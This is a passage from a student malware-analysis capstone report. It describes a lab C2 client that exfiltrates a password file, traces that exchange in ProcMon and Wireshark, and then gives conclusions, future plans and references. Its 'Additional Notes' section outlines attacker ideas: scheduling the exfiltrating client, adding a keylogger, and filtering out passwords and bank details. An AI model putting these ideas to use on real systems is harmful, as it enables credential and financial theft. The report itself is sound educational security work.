E) Wireshark is a packet capture tool that can capture all the incoming and outgoing packets from a specific system. It provides packet header details, the packet information itself (if not encrypted) and network information like IP, MAC, ARP address etc.

Wireshark is a functionality that comes pre-installed in certain Seed Ubuntu and Kali VM images. For Windows, one must manually download it.

15.3 Characteristics of the C2 sample

The C2 sample selected for analysis has the following characteristics

A) The server is listening for any incoming client requests. When a client connects to it, the server sends the commands stored in a text file to the client. For simplicity, the text file stores only one command – FindFirstFile

B) The client just has to run the executable. The client code creates a socket connection to the server. On receiving the command from the server, the client code verifies (at run time) if it is equivalent to "FindFirstFile"

If it is, then it opens a file that contains critical information (we have hard coded some passwords into this text file) and exfiltrates the contents of this to the server.

C) On receiving these commands from the client, the server creates a text file and loads all the content fetched from the client.

D) The client closes the connection after the exfiltration, just like a real-world malware sample would, after the interaction

Although this appears like a simple client server communication, the important points to note is that the **client exfiltrates data only after receiving the command from the server**.

15.4 Client-side observations and conclusions




Fig 43: Client-side Network and File Activity on ProcMon

It is crucial for the server to be up and running before the client executable can run.

We observe the password mentioned in the example.txt file in the screenshot provided. When the client.exe executable runs, it establishes a connection with the server. We see the **TCP Connect log** on ProcMon. The corresponding network device to which the host is connecting is also clearly visible in the Path.

Once the connection is successful (after the three-way handshake), we observe the **TCP Receive network log** on ProcMon and a corresponding Received command message on the terminal. The length of the message is 14 on ProcMon and "FindFirstFile\0" is indeed 14 characters long.

This indicates that the network logs of ProcMon can provide us details on the size of the packet payload. However, the contents of the packet are not displayed on ProcMon. To do so, we will need to use Wireshark.

Once the command is received, we observe that the **ReadFile file log** reads example.txt, fetches the contents, closes the file and sends this data (in bytes) to the server. The **TCP Send network log** verifies the same.

The payload exfiltrated is 43 bytes long and ProcMon and the CMD validate the same.

15.5 Server-side observations and conclusions




Fig 44: C2 Wireshark packet capture

On observing the Wireshark capture, we identify the IP addresses of the two interacting systems. The IP masks indicate that the two systems are in the same local network. C2 servers are remote in real-world – this is but a small emulation of the actual interaction. More powerful tools like traceroute can be used when remote connections are involved.

In the packet capture, we observe the TCP three-way handshake too (TCP SYN, TCP SYN ACK and TCP ACK packets). We observe the 14-byte packet first (Len=14), that is being initiated from the server (192.168.43.154 to 192.168.43.78) to the client. This is the FindFirstFile packet. Immediately after it, we see the 43-byte packet containing the contents of the sensitive file, moving from the client to the server. The client forces shut the TCP handshake by sending an RST packet, instead of a FIN packet; the interaction is completed.

The network logs of the server are the exact opposite of the client (TCP Send becomes TCP Receive etc.). Instead of repeating them again, we will focus on the File logs of the server




Fig 45: File Logs of C2 Server

We observe that the file that stores the commands is read first. The TCP Send is initiated next. On receiving the exfiltrated file contents, they are written into a new file and stored on the server. These logs verify that the server sends the commands stored in a file and receives the exfiltrated data into another file.

15.6 Additional Notes

The attacker can make use of the Windows scheduler to periodically schedule the client executable to execute, exfiltrate the updated file contents and then close. On integrating this with the keylogger, the attacker can log all the user's keystrokes and periodically exfiltrate all the data logged into the server. The attacker can then use RegEx to filter out unnecessary information and only seek crucial data like passwords, bank details etc.

It is true that as defenders, we can never inspect server logs. The intend of doing so in this milestone was to validate and verify the basic behaviours of the interacting parties
The malware sample that we have selected is simple; real-world malware samples are more complex and sophisticated. They use polymorphism, run-time behaviour mappings and obfuscation to hide network activity from the user.

Our aim in this milestone is to understand the basic working of the C2 malware. This provides a basic platform for us to understand further. Over the course of the next phase, we will be analysing the C2 section in greater detail and exploring obfuscation, PowerShell and C2 together.

16. CONCLUSION

In this entire phase, we have explored several important concepts in Malware Analysis.

To start off, we understood the various existing techniques used by malware analysts to analyse samples. We mapped out the importance of **static** and **dynamic** analysis and their relevance to our project at hand. We then looked through suitable tools, understood their working and identified the best ones for our project. Our primary static analysis tool was **Ghidra** and our primary dynamic analysis tool was **Process Monitor (ProcMon**).

Based on our understanding, we devised a work flow on how to go about analysing a malware sample. We jotted down important guidelines and broke our entire phase work into 5 milestones. Each milestone catered to an important aspect of malware analysis; isolated analysis allowed us to understand the topic in greater detail. Hands-on sessions allowed us to apply the learnt concepts better—we were now able to analyse the decompiled code and get a picture of the source code itself. Attacker, Defender roleplay helped us understand the attacker's and the defender's perspectives. **Attacker'**s perspective provided us insights into how an attacker can better conceal the malicious sample. **Defender's** perspective provided us insights into how a defender can track, defend and protect the victim machine.

Writing **reports** helped us put our thought process into words. It also helped us consolidate all our understanding and work. Even though the process was tedious and time-consuming, it felt rewarding to see how much we were able to write on our own. Although the number of resources available were limited, we exploited the most of whatever we had at our disposal.

Having covered important aspects, we believe we have the basic foundation ready. At this juncture, we are better prepared to analyse a **real-world malware sample** than we were at the beginning. There are several new concepts left to learn, and hurdles to tackle, but we believe that this phase has given us the right **trajectory** to work towards our final goal.

17. FUTURE WORK / PHASE – 2 PLAN

Having laid out a strong foundation in Phase – 1, we will first start with our preliminary preparation for handling real world Malware in the months of June and July.

June

- Understanding other persistence mechanisms such as 'scheduled tasks' and 'startup folder' and ways to mitigate them
- Explore the working of a 'debugger'
- Understand 'shell scripting' and get a hang of basic shell commands. Explore how 'Powershell' can be exploited by malware to run sensitive commands, including the use of 'script blocks' and 'encoded command lines'
- Understand dynamic import tables, how an executable with 0 import statements works and its relation to obfuscation

July

- Investigate file-less malware that use Powershell to download malicious code onto memory. Exploring ComRAT powershell
- Understand how malware propagate across networks and deploy themselves
- Understanding malware families and generating 'rules' to protect ourselves against them. Considering the use of Machine Learning to dynamically learn and adapt to new threats
- Devising a mitigation plan for all the previously analysed malware samples, including IoC (Indicators of Compromise) and developing countermeasures
- Pick a new sample malware. Devise a Powershell script that can automate detection and removal of that executable from the system

Real-world Malware:

During the course of the next semester, we will start analysing some real-world malware samples. Some of the malware families that we can consider include, **TrickBot** (a banking Trojan which uses techniques like DLL injection, obfuscation and fileless execution), **Ryuk** (a scaled down version of ransomware), **Cobalt Strike** (tool for command-control, exfiltration, and beaconing) among others. It is important to note that, even with the comprehensive knowledge we gained during Phase – 1, it will be extremely challenging to take on malware like WannaCry and Ransomware directly in Phase – 2 and a stepping stone to such malware will help prepare and equip ourselves better.

18. APPENDIX – A

17.1 ABBREVIATIONS

- **DLL –** Dynamic Link Libraries
- **APIs –** Application Program Interface
- **RegEdit –** Registry Editor
- **HKCU –** Hive Key Current User, a Windows registry hive
- **ProcMon** – Process Monitor, a dynamic analysis tool by Windows
- **WBS** – Work Breadkdown structure
- **C2 or C&C**– Command and Control, a component of the malware sample
- **DoS** – Denial of Service, an attack strategy that compromises availability
- **IoC –** Indicators of Compromise

17.2 : DEFINITIONS

[1]**Hill Cipher --** Hill cipher is a symmetric key encryption algorithm that uses matrix operations to transform plaintext into ciphertext. It operates on blocks of plaintext, encrypting each block using a matrix multiplication with a fixed key matrix.

[2]**Checksum --** A checksum is a number that can be used to confirm the accuracy of digital data that is calculated from a block of data, usually using a mathematical function

[3]**DOS attack --** A Denial of Service (DoS) attack is a type of cyber-attack that aims to disrupt the availability of a network or website by overwhelming it with traffic or other types of data, causing it to crash or become unavailable to legitimate users.

19. APPENDIX – B

19.1 References for Literature Papers

[1] Vivek Bhardwaj; Vinay Kukreja; Chetan Sharma et al., “Reverse Engineering-A Method for Analyzing Malicious Code Behavior” in International Conference on Advances in Computing, Communication, and Control (ICAC3), Mumbai, India, pp. 1-5, 2021, doi: 10.1109/ICAC353642.2021.9697150.

[2] K. P. Subedi, D. R. Budhathoki and D. Dasgupta, "Forensic Analysis of Ransomware Families Using Static and Dynamic Analysis," in 2018 IEEE Security and Privacy Workshops (SPW), San Francisco, CA, USA, pp. 180-185, 2018, doi: 10.1109/SPW.2018.00033.

[3] MANUEL EGELE, THEODOOR SCHOLTE, ENGIN KIRDA, CHRISTOPHER KRUEGEL, “A Survey on Automated Dynamic Malware-Analysis Techniques and Tools” in ACM Computing Surveys, Vol. 44, No. 2, Article 6, February 8, 2012, doi : CSUR4402-06

[4] Mohd. Hamzah Khan, Ihtiram Raza Khan, “Malware Detection and Analysis”, in International Journal of Advanced Research in Computer Science,Vol. 8, No. 5, May-June 2017, doi: 0976-5697.

[5] Literature review link:
https://drive.google.com/drive/folders/1LNcehKQfZWAg3tbbpqEQGqtteosxPv7w?usp=share_link

19.2 Reference for Images

[Fig 1] Components of a Malware Sample : https://rioasmara.files.wordpress.com/2020/10/image-4.png

[Fig 11] Ghidra Layout: https://dannyquist.github.io/gootkit-reversing-ghidra/

[Fig 12] Function Call Graph https://github.com/nationalsecurityagency

[Fig 13] Function Call Tree https://www.sans.org/digital-forensics-incident-response/

[Fig 42]* C2 Network Interaction : https://www.acalvio.com/wp-content/uploads/2018/01/cc-image7.png

(*This image has been modified and used to suit the current context)

19.3 Mail ID : infected02capstone@gmail.com

19.4 Reference for Project Reports

19.4.1 Milestone 01:

https://drive.google.com/drive/folders/1vU-ewC4wgtURYicGYx2w6agP-Tpfolj5?usp=share_link

19.4.1 Milestone 02:

https://drive.google.com/drive/folders/1zyjk7CsF_8mpxcb49W72l07GGE2lLV1D?usp=share_link

19.4.2 Milestone 03:

https://drive.google.com/drive/folders/1HtMpyZwURE5Do3FISL1T9QF_oskhsO_z?usp=share_link

19.4.3 Milestone 04:

https://drive.google.com/drive/folders/1bfq6Q2z-GPRTDOoehi7Mlw9mp4E0Zkaf?usp=share_link

19.4.4 Milestone 05:

https://drive.google.com/drive/folders/1-A5qqhnO-l5CdyEaIhibTBqzPIGs3cS6?usp=share_link

19.4.5 DLL Cheat sheet

https://drive.google.com/file/d/1Zls-AoFmGfQ_UJjiIM9ty1NwFCO1cN4R/view?usp=share_link

19.4.6. Disclaimer & Guidelines

https://drive.google.com/file/d/1H3Ze7Bd8NnG0PXTJfqO20JB0Ai1jwVgg/view?usp=share_link

19.5 GitHub Link

https://github.com/InfectedCapstone/Malware-Analysis

(Source code to all the malware samples used in this project is provided here.)

19.6 Additional References

[2.a] https://www.statista.com/statistics/873097/malware-attacks-per-year-worldwide/

[4.2.a] https://www.varonis.com/blog/how-to-use-ghidra

[4.2.b] https://blogs.blackberry.com/en/2019/07/an-introduction-to-code-analysis-with-ghidra

[9.2.1] WinHex : https://www.x-ways.net/winhex/

[9.2.2] PE Studio : https://www.winitor.com/download

[9.2.3] Ghidra: https://ghidra-sre.org/

[9.2.4] Procmon: https://learn.microsoft.com/en-us/sysinternals/downloads/procmon

[9.2.6] Autoruns: https://learn.microsoft.com/en-us/sysinternals/downloads/autoruns

[9.2.7] Wireshark: https://www.wireshark.org/download.html

Resources:

Reference Book - Learning Malware Analysis by Monnappa K A:

https://drive.google.com/file/d/1R9d_gB3zzwjx9EAaPkuCMUppg_mNSuBW/view

Ghidra Text Book: The Ghidra Book by Chirs Eagle and Kara Nance:
https://drive.google.com/file/d/1d0oQBE5D5NzF2Eqq8J_6zI9M0h8WPeYE/view

Chat GPT: https://chat.openai.com/

Obfuscation Lecture Series: https://app.pluralsight.com/course-player?clipId=b0f6dd1b-7426-4ded-9d74-d340ed0906c8